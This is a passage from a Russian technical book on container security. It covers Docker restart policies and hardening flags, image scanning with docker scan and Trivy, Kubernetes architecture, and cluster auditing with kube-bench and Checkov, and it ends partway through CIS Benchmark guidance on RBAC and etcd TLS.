Теперь наш контейнер может работать в режиме демона. Однако если говорить о работе в продуктиве, то нам необходимо быть уверенными в том, что наш контейнер будет автоматически перезапущен в случае какого-либо сбоя.

Политика перезапуска

В Docker есть политика перезапуска, с помощью которой можно указать, следует или не следует перезапускать контейнер при выходе. Возможны следующие 4 значения:

- no – не перезапускать контейнер автоматически (вариант по умолчанию);
- on-failure – перезапустить контейнер, если выполняется выход из-за ошибки (ненулевой выход);
- always – всегда перезапускать контейнер, если он останавливается. Если контейнер остановлен вручную, он перезапускается только при перезапуске демона Docker;
- unless-stopped – аналогично always, за исключением того, что когда контейнер остановлен, он не перезапускается даже после перезапуска демона Docker.

Как видно, мы можем выбрать, какой именно вариант перезапуска нам наиболее подходит. Для примера с nginx предлагаю использовать вариант always. Политика задается при запуске контейнера с помощью ключа --restart.

```
docker run -d --restart always -p 8080:80 nginx
```

```
root@otus-virtual-machine:~/nginx# docker run -d --restart always -p8080:80 nginx
27e2630973cb947ea87fb4f55969caab4359aa0e170439eb04b7e443d19e7230
```

На этом, полагаю, техническую часть, посвященную контейнеризации и Docker, можно завершить. Базовые моменты, связанные с созданием и настройкой контейнеров, мы рассмотрели, и теперь самое время перейти к вопросам безопасности контейнеризации.

Зло из контейнера

Начнем с повторения базовых правил по обеспечению безопасности docker-контейнеров. Прежде всего, конечно, необходимо регулярно устанавливать обновления. Да, это та самая прописная истина, которую пишут в своих руководствах практически все разработчики ПО и железа. Однако в контейнерах

это требование приобретает несколько иной смысл. Дело в том, что, как уже упоминалось выше, в отличие от виртуализации, при использовании контейнеров используются функции ядра хостовой ОС. Так что наличие уязвимости в контейнере по сути означает наличие уязвимости на хосте.

Также необходимо ограничивать доступ к сокету docker и не оставлять его без надлежащей защиты. Демон Docker использует сокет `/var/run/docker.sock` для входящих соединений API. Владельцем данного ресурса должен быть только пользователь root. По сути, предоставление прав доступа к сокету другому аккаунту означает предоставление этой учетке root доступа к хостовому узлу.

Также не стоит забывать о том, что в случае совместного использования сокета с контейнерами компрометация `/var/run/docker.sock` приведет к захвату контроля над хостовой системой. Не стоит возлагать особых надежд на использование для сокетов read-only mode, данный механизм не является надежной защитой от компрометации, и лучше все-таки полностью отказаться от совместного использования сокетов с контейнерами.

И продолжая тему сетевой безопасности контейнеров, напомним о еще одной рукотворной «дыре в защите». Docker TCP-сокет открывает порт 2375 для HTTP и 2376 для HTTPS и позволяет полностью контролировать контейнеры, то есть, по сути, и хостовую систему тоже.

Разработка контейнеризированного приложения начинается с выбора подходящего образа, то есть с выбора дистрибутива, и здесь важно выбрать не только подходящий по составу установленных пакетов и библиотек. Важно выбрать образ из надежного источника. Не стоит брать образы с каких-то ресурсов с сомнительной репутацией только потому, что этот образ содержит нужный набор библиотек.

Следующий важный момент при минимизации поверхности атаки – это использование непривилегированного пользователя внутри контейнера. Архитектура разрабатываемого приложения должна основываться на принципе наименьших привилегий, в соответствии с которыми, в частности, в контейнере не должен использоваться привилегированный аккаунт. Если в Dockerfile не указано значение USER, то по умолчанию контейнер выполняется с использованием пользователя root. Поэтому можно при запуске контейнера указать флаг -u:

```
docker run -u 999 -p 127.0.0.1:3306:3306  --name mariadb -e MARIADB_ROOT_PASSWORD=superpass -d mariadb
```

А лучше, конечно, в Dockerfile указать необходимого для работы пользователя:

```
FROM alpine

RUN groupadd -r myuser && useradd -r -g myuser myuser
USER myuser
```

В чем опасность работы под root внутри контейнера? По умолчанию Docker запускает контейнеры от имени пользователя root. И когда это пространство

имен затем сопоставляется с пользователем root в запущенном контейнере, это означает, что контейнер потенциально имеет root-доступ на хосте Docker.

Также, в продолжение темы, не запускайте контейнер с повышенными привилегиями. То есть не стоит использовать флаг `-privileged` при запуске контейнера:



Нам не надо много

Принцип минимизации поверхности атаки означает и отсутствие ненужного функционала внутри контейнера. Необходимо ограничивать функции ядра для контейнера с помощью флагов cap-drop и cap-add. При этом принцип работы этих команд довольно прост: сначала отключаем все, а потом подключаем только то, что нам действительно нужно:

```
docker run --cap-drop=ALL --cap-add=MKNOD …
```

Также в рамках ограничения ненужного функционала нелишним будет отключение межконтейнерного взаимодействия. По умолчанию все контейнеры могут общаться посредством сети docker0. Для отключения этой нежелательной возможности воспользуемся флагом icc со значением false в файле Dockerfile:

```
DOCKER_OPTS="--icc=false"
```

Ну и не надо быть слишком жадными и требовать неограниченного числа ресурсов. Ограничить ресурсы контейнеров можно с помощью флагов `--memory` и `--memory-swap` для памяти и cpus, cpuset-cpus для процессора.

Например:

```
docker run -it --memory="1g" ubuntu
docker run -it --cpus="1.0" ubuntu
```

И заканчивая тему ограничений для контейнеров, нелишним будет (если позволяет архитектура контейнеризируемого приложения) использовать read only файловую систему и монтируемые разделы Volume:

```
docker run --read-only alpine
docker run -v volume-name:/path/in/container:ro alpine
```

Сканер контейнеров

Кроме вышеперечисленных мер, обязательно необходимо проверить образ на наличие непропатченных уязвимостей. Не должно быть незакрытых дыр, то есть уязвимых сервисов и библиотек. Для проверки можно использовать различные сканеры уязвимостей (trivy, clair…).

Для начала мы воспользуемся наиболее распространенным решением – плагином docker scan. Для сканирования необходимо сначала установить плагин, а затем запустить процесс сканирования:

```
$ apt-get update && apt-get install docker-scan-plugin
$ docker scan имя_образа
```

В результате получаем отчет следующего вида:

```
$ docker scan --file Dockerfile docker-scan:e2e
Testing docker-scan:e2e
...
X High severity vulnerability found in perl
  Description: Integer Overflow or Wraparound
  Info: https://snyk.io/vuln/SNYK-DEBIAN10-PERL-570802
  Introduced through: git@1:2.20.1-2+deb10u3, meta-common-packages@meta
  From: git@1:2.20.1-2+deb10u3 > perl@5.28.1-6
  From: git@1:2.20.1-2+deb10u3 > liberror-perl@0.17027-2 > perl@5.28.1-6
  From: git@1:2.20.1-2+deb10u3 > perl@5.28.1-6 > perl/perl-modules-5.28@5.28.1-6
  and 3 more...
  Introduced by your base image (golang:1.14.6)

Organization:      docker-desktop-test
Package manager:   deb
Target file:       Dockerfile
Project name:      docker-image|99138c65ebc7
Docker image:      99138c65ebc7
Base image:        golang:1.14.6
licenses:          enabled

Tested 200 dependencies for known issues, found 157 issues.

According to our scan, you are currently using the most secure version of the selected base image
```

Контейнер проверяет контейнер

И еще один пример сканера уязвимостей – это использование решения Trivy. Однако мы не будем рассматривать процесс установки данного сканера на какую-либо операционную систему (хотя такие варианты установки тоже возможны), а вместо этого запустим готовый контейнер с Trivy, который, в свою очередь, проверит другой контейнер на наличие уязвимостей.

В примере ниже мы запускаем контейнер aquasec/trivy:0.42.1, которому в качестве параметра image передается на проверку контейнер python:2.7-alpine:

```
docker run -v /var/run/docker.sock:/var/run/docker.sock -v $HOME/Library/Caches:/root/.
cache/ aquasec/trivy:0.42.1 image python:2.7-alpine
```




Рис. 5.5

На рис 5.5 представлен отчет, составленный по результатам работы Trivy. Как видно, в устаревшем контейнере с не менее устаревшим python 2.7 нашлись серьезные уязвимости в утилитах ОС.




Рис. 5.6

Ну а здесь уже уязвимости в пакетах python. Таким образом можно проверить любой контейнер, не устанавливая никаких дополнительных средств на основную машину.

Trivy можно скачать с сайта проекта https://github.com/aquasecurity/trivy.

Подпись

В идеале для предотвращения различных атак используемый образ должен быть подписан. Включить проверку подписи контейнеров можно с помощью команды

```
export DOCKER_CONTENT_TRUST=1
```

Тогда если вы попытаетесь запустить неподписанный образ, ваш запрос будет отклонен.

На этом тему безопасности Docker-контейнеров предлагаю считать исчерпанной, основные моменты мы рассмотрели, а для более тонкой настройки контейнеров предлагаю обратиться к документации вендора. И перейдем к рассмотрению средства оркестрации контейнеров Kubernetes.

5.6. Kubernetes

Наиболее известным решением по управлению контейнерами по праву считается Kubernetes, или, сокращенно, K8s. Kubernetes – это система автоматизации развертывания и масштабирования контейнеризированных приложений

и управления ими. Данная система построена на базе программного обеспечения с открытым исходным кодом. Изначально решение разрабатывалось специалистами Google начиная с 2014 года и предназначалось для решения внутренних задач корпорации. Однако впоследствии Kubernetes стал решением Open-Source и получил широкое распространение по всему миру.

Kubernetes как система управления кластерами из контейнеров является динамическим решением, которое позволяет в режиме реального времени реагировать на события, оживлять «упавшие» сервисы и масштабироваться по запросу. Особенно преимущества Kubernetes в части живучести оценили разработчики. В качестве примера можно привести историю, когда у помещенного в контейнеры приложения начала «течь» память. Однако разработчики узнали об этом только через несколько месяцев, когда заинтересовались логами приложения. А все это время Kubernetes исправно следил за контейнерами с этими приложениями и в случае их «подвисания» тут же рестартовывал их. Так что живучесть контейнеризированным приложениям данная система обеспечивает на «отлично».

Но, как и всякое программное обеспечение, Kubernetes не лишен проблем с безопасностью. Однако прежде чем начать разговор об этих проблемах, необходимо познакомиться с архитектурой данного решения. Схематически основные компоненты архитектуры Kubernetes представлены на рис. 5.7.




Рис. 5.7

Пожалуй, основным понятием администрирования Kubernetes является понятие подов (pods). Под является группой контейнеров, объединенных общей задачей, которые могут быть как микросервисом, так и серьезным приложением, работающим на нескольких машинах. K8s распределяет нагрузку между

узлами кластера, перераспределяя контейнеры в зависимости от текущей нагрузки, потребности в тех или иных сервисах, балансировки нагрузки и т. д.

Основными компонентами K8s являются:

- Master Node – главный мастер-сервер, который управляет всем кластером подов;
- Worker Node – рабочие серверы, на которых запускают контейнеры приложений и другие компоненты Kubernetes;
- Pods – это основной элемент, с которым работает в Kubernetes, имеющий собственный IP-адрес;
- Services – сетевые службы, обеспечивающие работу кластера;
- System Components – ключевые системные компоненты, которые используются для управления кластером Kubernetes.

Резюмируя, стоит отметить, что основными задачами, решаемыми Kubernetes, являются запуск и управление большого количества контейнеров на множестве физических машин, мониторинг состояния контейнеров и своевременное реагирование на изменения, а также масштабирование и балансировка контейнеров и в пределах кластера.

Теперь перейдем к проблемам безопасности. Но начнем мы не столько с обсуждения уязвимостей самого K8s, сколько с общего понимая существующих типов.

Напомню, что все уязвимости можно разделить на три типа:

- проектирования;
- реализации;
- эксплуатации.

Уязвимости проектирования – ошибки, допущенные при построении архитектуры программного продукта, протокола, устройства. То есть те ошибки, которые допустили архитекторы и проектировщики решения при построении его архитектуры.

Уязвимости реализации – ошибки, допущенные разработчиками при создании решения. По сути, это ошибки программистов при написании кода приложения.

Уязвимости эксплуатации – ошибки, допущенные в процессе эксплуатации программного продукта, протокола, устройства и т. д.

Начнем с уязвимостей проектирования. Конечно, назвать архитектуру K8s уязвимой по умолчанию нельзя. Как видно из представленной выше схемы, Kubernetes имеет довольно сложную архитектуру, состоящую из нескольких компонентов, и, конечно, возможны ситуации, когда злоумышленники могут воспользоваться архитектурными особенностями конкретной реализации для осуществления своих целей. Например, если контейнеры динамически развернуты в нескольких независимых друг от друга облаках, это может значительно увеличивать трафик обмена данными внутри логического кластера. Зная о географическом удалении контейнеров, хакер может попытаться, выводя из строя контейнеры в одном из облаков, осуществить DDoS-атаку на канал между облаками, так как контейнеры будут часто переезжать, создавая нагрузку на канал.

В отличие от уязвимостей проектирования, с багами программистов все несколько проще в плане обнаружения, но от этого не сильно легче.

Возьмем, к примеру, уязвимость CVE-2019–1002101, связанную с проблемами в интерфейсе командной строки kubectl для управления Kubernetes. Суть уязвимости заключается в том, что во время процесса копирования файлов с помощью команды cp в контейнере создается бинарный файл архива tar, который затем передается по сети и распаковывается kubectl на устройстве пользователя. Но при наличии вредоносного файла tar в контейнере злоумышленник может внедрить произвольные файлы в любое место системы, похитить конфиденциальную информацию и запустить произвольное приложение с работающими правами kubectl, в том числе с правами root. Еще одна уязвимость CVE-2019–5736 дает зараженному контейнеру возможность перезаписать исполняемый файл на хосте и получить к нему root-доступ.

В марте 2019 года обнаружена подобная предыдущей уязвимость CVE-2019–11246, которая позволяет атакующему доставлять файлы из пода на компьютер оператора или модифицировать их с помощью подмены выполняемого двоичного файла tar, используя обычную внутреннюю команду kubectl cp.

На профильных ресурсах, таких как база данных уязвимостей CVE, можно найти множество различных вариантов эксплуатации багов в программном коде Kubernetes. Причем многие уязвимости будут относительно свежими, датированными уже 2022–2023 годом. Однако, как правило, ко всем этим уязвимостям разработчики оперативно выпускают патчи, и на момент публикации уязвимости эти обновления уже выпущены. Поэтому если своевременно устанавливать обновления безопасности, то угроза успешной эксплуатации этих уязвимостей может быть существенно снижена.

Уязвимости небезопасной настройки зачастую выявить бывает сложнее. В качестве примера можно взять атаку компрометация контейнера. В случае когда контейнеры в кластере небезопасно настроены, то есть используют простые пароли, небезопасные сервисы или же уязвимые приложения, возможна ситуация, когда злоумышленник, получив доступ к отдельным контейнерам, сможет затем скомпрометировать все приложение или значительную часть его компонент. А ведь возможность изолированного выполнения кода в контейнерах является одной из основных фич Kubernetes.

Частным случаем неверной настройки кластера является возможность несанкционированных соединений между подами внутри единого кластера. В таком случае скомпрометированные контейнеры могут соединяться с другими контейнерами на том же или на других хостах, чтобы запустить какую-либо атаку. При правильной настройке сети такую атаку можно предотвратить посредством разделения подов на L2 или L3, однако в некоторых случаях реализация данной атаки вполне возможна.

Искать уязвимости в настройках K8s самостоятельно – занятие не слишком благодарное, ведь для этого нужно знать, каким уязвимостям подвержена та или иная версия, какие ошибки можно встретить в настройках и многое другое. Гораздо удобнее осуществлять поиск уязвимостей в автоматическом режиме с помощью сканеров уязвимостей. В качестве примера таких сканеров я приведу пару проектов.

Kube-bench

Начнем с простой утилиты kube-bench. Эта утилита предназначена для проверки того, насколько безопасно развернута инфраструктура Kubernetes. В ка-

честве критериев для проверки используется документ CIS Kubernetes Benchmark. Подробнее об этом документе мы поговорим чуть позже, когда будем рассматривать построение защиты, а пока вернемся к сканерам.

Итак, в kube-bench для проверки используются специальные тесты, которые настраиваются с помощью файлов YAML, что упрощает обновление этого инструмента по мере развития спецификаций тестов.

По умолчанию kube-bench пытается автоматически определить запущенную версию Kubernetes и сопоставить ее с соответствующей версией CIS Benchmark. Например, версия Kubernetes 1.15 сопоставляется с эталонной версией CIS cis-1.15, действительной для Kubernetes 1.15.

Утилита также пытается идентифицировать компоненты, запущенные на сервере K8s, для того чтобы понимать, какие тесты следует запускать (например, запускать тесты главного узла только в том случае, если на нем запущен сервер API).

Утилиту можно запустить внутри пода как отдельную задачу, но ему потребуется доступ к пространству имен PID хоста для проверки запущенных процессов, а также доступ к некоторым каталогам на хосте, где хранятся конфигурационные и другие файлы.

В качестве примера подготовим job.yaml-файл, который может быть применен для выполнения проверок в качестве задачи. Как можно понять далее из этого файла, для его работы потребуется монтировать несколько внешних каталогов.

```
---
apiVersion:   batch/v1
kind: Job
metadata:
    name: kube-bench
spec:
    template:
      metadata:
        labels:
          app: kube-bench
      spec:
        hostPID: true
        containers:
          - name: kube-bench
            image: aquasec/kube-bench:v0.6.8
            command:   ["kube-bench"]
            volumeMounts:
              - name: var-lib-etcd
                mountPath: /var/lib/etcd
                readOnly: true
              - name: var-lib-kubelet
                mountPath: /var/lib/kubelet
                readOnly: true
              - name: var-lib-kube-scheduler
                mountPath: /var/lib/kube-scheduler
                readOnly:   true
              - name: var-lib-kube-controller-manager
                mountPath: /var/lib/kube-controller-manager
                readOnly:   true
              - name: etc-systemd
                mountPath: /etc/systemd
                readOnly: true
```

```
              - name: lib-systemd
                mountPath: /lib/systemd/
                readOnly: true
              - name: srv-kubernetes
                mountPath: /srv/kubernetes/
                readOnly: true
              - name: etc-kubernetes
                mountPath: /etc/kubernetes
                readOnly: true
                # /usr/local/mount-from-host/bin is mounted to access kubectl / kubelet, for
auto-detecting the Kubernetes version.
                # You can omit this mount if you specify --version as part of the command.
              - name:   usr-bin
                mountPath: /usr/local/mount-from-host/bin
                readOnly:   true
              - name: etc-cni-netd
                mountPath: /etc/cni/net.d/
                readOnly:   true
              - name: opt-cni-bin
                mountPath: /opt/cni/bin/
                readOnly: true
        restartPolicy: Never
        volumes:
          - name: var-lib-etcd
            hostPath:
              path: "/var/lib/etcd"
          - name: var-lib-kubelet
            hostPath:
              path: "/var/lib/kubelet"
        -   name: var-lib-kube-scheduler
            hostPath:
              path: "/var/lib/kube-scheduler"
        -   name: var-lib-kube-controller-manager
            hostPath:
              path: "/var/lib/kube-controller-manager"
        - name: etc-systemd
            hostPath:
              path: "/etc/systemd"
          - name: lib-systemd
            hostPath:
              path: "/lib/systemd"
          - name: srv-kubernetes
            hostPath:
              path: "/srv/kubernetes"
          - name: etc-kubernetes
            hostPath:
              path: "/etc/kubernetes"
          - name: usr-bin
            hostPath:
              path: "/usr/bin"
          - name: etc-cni-netd
            hostPath:
              path: "/etc/cni/net.d/"
        - name: opt-cni-bin
            hostPath:
              path: "/opt/cni/bin/"
```

Запустить эту задачу на выполнение можно следующим образом:

```
$ kubectl apply -f job.yaml
style='background:white'>job.batch/kube-bench created<o:p></o:p>
```

Далее проверим корректность запуска пода:

```
$ kubectl get pods

NAME                      READY   STATUS              RESTARTS   AGE
kube-bench-j76s9   0/1     ContainerCreating   0          3s
```

Через несколько секунд проверяем, что под работает:

```
# Wait for a few seconds for the job to complete
$ kubectl get pods

NAME                      READY   STATUS      RESTARTS   AGE
kube-bench-j76s9   0/1     Completed   0          11s
```

И смотрим результаты сканирования в логах пода:

```
# The results are held in the pod's logs
kubectl logs kube-bench-j76s9
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
...
```

Ниже приведены результаты реального сканирования K8s с помощью Kube-bench.

```
$ kubectl logs kube-bench-node-mhqxg
[INFO] 2 Worker Node Security Configuration
[INFO] 2.1 Kubelet
[FAIL] 2.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 2.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[FAIL] 2.1.3 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[FAIL] 2.1.4 Ensure that the --client-ca-file argument is set as appropriate (Scored)
[FAIL] 2.1.5 Ensure that the --read-only-port argument is set to 0 (Scored)
[FAIL] 2.1.6 Ensure that the --streaming-connection-idle-timeout argument is not set to 0 (Scored)
[FAIL] 2.1.7 Ensure that the --protect-kernel-defaults argument is set to true (Scored)
[PASS] 2.1.8 Ensure that the --make-iptables-util-chains argument is set to true (Scored)
[PASS] 2.1.9 Ensure that the --hostname-override argument is not set (Scored)
[FAIL] 2.1.10 Ensure that the --event-qps argument is set to 0 (Scored)
[FAIL] 2.1.11 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as appropriate (Scored)
[PASS] 2.1.12 Ensure that the --cadvisor-port argument is set to 0 (Scored)
[FAIL] 2.1.13 Ensure that the --rotate-certificates argument is not set to false (Scored)
[FAIL] 2.1.14 Ensure that the RotateKubeletServerCertificate argument is set to true (Scored)
[WARN] 2.1.15 Ensure that the Kubelet only makes use of Strong Cryptographic Ciphers (Not Scored)
[INFO] 2.2 Configuration Files
[FAIL] 2.2.1 Ensure that the kubelet.conf file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.2 Ensure that the kubelet.conf file ownership is set to root:root (Scored)
[FAIL] 2.2.3 Ensure that the kubelet service file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.4 Ensure that the kubelet service file ownership is set to root:root (Scored)
[FAIL] 2.2.5 Ensure that the proxy kubeconfig file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.6 Ensure that the proxy kubeconfig file ownership is set to root:root (Scored)
[WARN] 2.2.7 Ensure that the certificate authorities file permissions are set to 644 or more restrictive (Scored)
[WARN] 2.2.8 Ensure that the client certificate authorities file ownership is set to root:root (Scored)
[FAIL] 2.2.9 Ensure that the kubelet configuration file ownership is set to root:root (Scored)
[FAIL] 2.2.10 Ensure that the kubelet configuration file has permissions set to 644 or more restrictive (Scored)

== Remediations ==
2.1.1 Edit the kubelet service file /etc/kubernetes/kubelet.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--allow-privileged=false
```

Как можно заметить, результаты не менее половины проверок завершились со статусом FAIL, что говорит о не слишком безопасной настройке кластера K8s.

Сканер Checkov

Если kube-bench является небольшой утилитой, работающей непосредственно в качестве задачи Kubernetes, то сканер Checkov является гораздо более мощным инструментом.

Checkov не только проверяет манифест Kubernetes, но и позволяет выявлять неправильные настройки инфраструктуры, такие как общедоступные ресурсы, а также помогает поддерживать лучшие практики безопасности облачной инфраструктуры.

Например, с помощью проверок манифестов Kubernetes можно поддерживать рекомендации по обеспечению безопасности ресурсов Kubernetes и выявлять такие проблемы, как чрезмерно привилегированные контейнеры, неправильные методы жизненного цикла образов, неправильная настройка QoS, проверки работоспособности и многое другое.

Данный сканер имеет бесплатную редакцию, предназначенную для небольших организаций до 50 узлов. Для большего количества узлов предлагается использовать платные редакции, в которых сканер взаимодействует с облачным сервисом bridgecrew и позволяет в автоматическом режиме не только выявлять, но и устранять уязвимости, обеспечивая тем самым полный цикл управления уязвимостями.

Для установки сканера следует выполнить такие команды:

```
pip install checkov
#install via homebrew:
brew tap bridgecrewio/checkov https://github.com/bridgecrewio/checkov
brew update
brew install checkov
```

Далее для запуска сканирования выполним:

```
checkov -l --framework kubernetes
```

Посмотрим работу сканера на нескольких примерах.

```
git clone https://github.com/kubernetes/examples
checkov -d examples/
```

Результат проверок представляет собой список пунктов из все того же CIS Kubernetes Benchmark и статус их проверки. Во фрагменте ниже мы видим одно успешное прохождение проверки и две уязвимости, при этом для каждой из них приводится проблемный фрагмент JSON-файла:

```
…
kubernetes scan results:
Passed checks: 1650, Failed checks: 2502, Skipped checks: 0
Check: CKV_K8S_27: "Do not expose the docker daemon socket to containers"
        PASSED for resource: Deployment.selenium-hub.default
        File: /staging/selenium/selenium-hub-deployment.yaml:1-37
Check: CKV_K8S_8: "Liveness Probe Should be Configured"
        FAILED for resource: Pod.mongo.default (container 0)
        File: /staging/meteor/mongo-pod.json:22-36

                22 |       {
                23 |         "name": "mongo",
                24 |         "image": "mongo:latest",
                25 |         "ports": [
                26 |           {
                27 |             "name": "mongo",
                28 |             "containerPort": 27017
                29 |           }
                30 |         ],
                31 |         "volumeMounts": [
```

```
                32 |           {
                33 |             "name": "mongo-disk",
                34 |             "mountPath": "/data/db"
                35 |           }
                36 |         ]

Check: CKV_K8S_12: "Memory requests should be set"
        FAILED for resource: Pod.mongo.default (container 0)
        File: /staging/meteor/mongo-pod.json:22-36

                22 |       {
                23 |         "name": "mongo",
                24 |         "image": "mongo:latest",
                25 |         "ports": [
                26 |           {
                27 |             "name": "mongo",
                28 |             "containerPort": 27017
                29 |           }
                30 |         ],
                31 |         "volumeMounts": [
                32 |           {
                33 |             "name": "mongo-disk",
                34 |             "mountPath": "/data/db"
                35 |           }
                36 |         ]
```

При необходимости ненужные проверки можно отключить, например в случае, когда тот или иной проверяемый сервис не используется в рабочей среде Kubernetes.

Например, приведенная ниже команда пропускает проверку CKV_AWS_20.

```
checkov -d . --skip-check CKV_AWS_20
```

Строим защиту

Со средствами для поиска уязвимостей, я думаю, все понятно; помимо двух описанных выше, на просторах интернета можно найти описания еще десятка аналогичных утилит. Но теперь перейдем к тому, как обеспечить защиту K8s.

Начнем с документа CIS Kubernetes Benchmark.

Основными разделами, касающимися Kubernetes, в этом документе являются следующие:

```
Enable Kubernetes Role-Based Access Control (RBAC);
Use Third-Party Authentication for API Server;
Protect etcd with TLS, Firewall and Encryption;
Isolate Kubernetes Nodes;
Monitor Network Traffic to Limit Communications;
Use Process Whitelisting;
Turn on Audit Logging;
Keep Kubernetes Version Up to Date;
Lock Down Kubelet.
```

Рассмотрим требования каждого из разделов более подробно.

Ролевая модель

Ролевая модель доступа (RBAC) может помочь вам определить, кто имеет доступ к API Kubernetes и какие у них есть разрешения. RBAC обычно включен

по умолчанию в Kubernetes 1.6 и выше. Поскольку Kubernetes объединяет контроллеры авторизации, при включении RBAC необходимо также отключить устаревшее управление доступом на основе атрибутов (ABAC).

При использовании RBAC отдавайте предпочтение разрешениям, специфичным для пространства имен, а не разрешениям для всего кластера. Даже при отладке не предоставляйте права администратора кластера. Безопаснее разрешать доступ только тогда, когда это необходимо в вашей конкретной ситуации.

Для включения RBAC следует запустить API-сервер с флагом `--authorization-mode flag`, как в примере ниже:

```
kube-apiserver --authorization-mode=Example,RBAC --other-options --more-options
```

Вот пример настройки роли для дефолтного пространства имен, которая может использоваться для предоставления прав на чтение для пода:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: default
  name: pod-reader
rules:
- apiGroups: [""] # "" indicates the core API group
  resources: ["pods"]
  verbs: ["get", "watch", "list"]
```

Более подробно о настройках ролей можно почитать на сайте проекта https://kubernetes.io/docs/reference/access-authn-authz/rbac/.

Использование сторонней аутентификации для API-сервера

Рекомендуется интегрировать Kubernetes со сторонним поставщиком аутентификации. Это обеспечивает дополнительные функции безопасности, такие как многофакторная аутентификация, и гарантирует, что kube-apiserver не изменяется при добавлении или удалении пользователей. Если возможно, убедитесь, что управление пользователями не осуществляется на уровне API. Вы также можете использовать протокол OAuth 2.0 и провайдер Dex.

Защита etcd

Etcd – это распределенное хранилище значений ключей, которое используется для хранения состояния кластера. Поскольку etc хранит состояние кластера и его секретные данные, он является чувствительным ресурсом и привлекательной мишенью для злоумышленников. Если неавторизованные пользователи получат доступ к etcd, они могут захватить весь кластер. Доступ на чтение также представляет опасность, поскольку злоумышленники могут использовать его для повышения привилегий.

Для настройки взаимодействия клиент–сервер по TLS для etcd используйте следующие параметры конфигурации:

- `cert-file=`: сертификат, используемый для TLS;
- `--key-file=`: незашифрованный ключ сертификата;
- `--client-cert-auth`: указывает на то, что etcd должен проверять входящие HTTPS-запросы на наличие подписи доверенного CA;

- `--trusted-ca-file=<path>`: доверенный центр сертификации;
- `--auto-tls`: использовать самоподписанный сертификат для клиентских подключений.

Для настройки TLS в соединениях etcd сервер–сервер используйте следующие настройки:

- `--peer-cert-file=<path>`: сертификат, используемый для SSL/TLS-соединений между серверами;
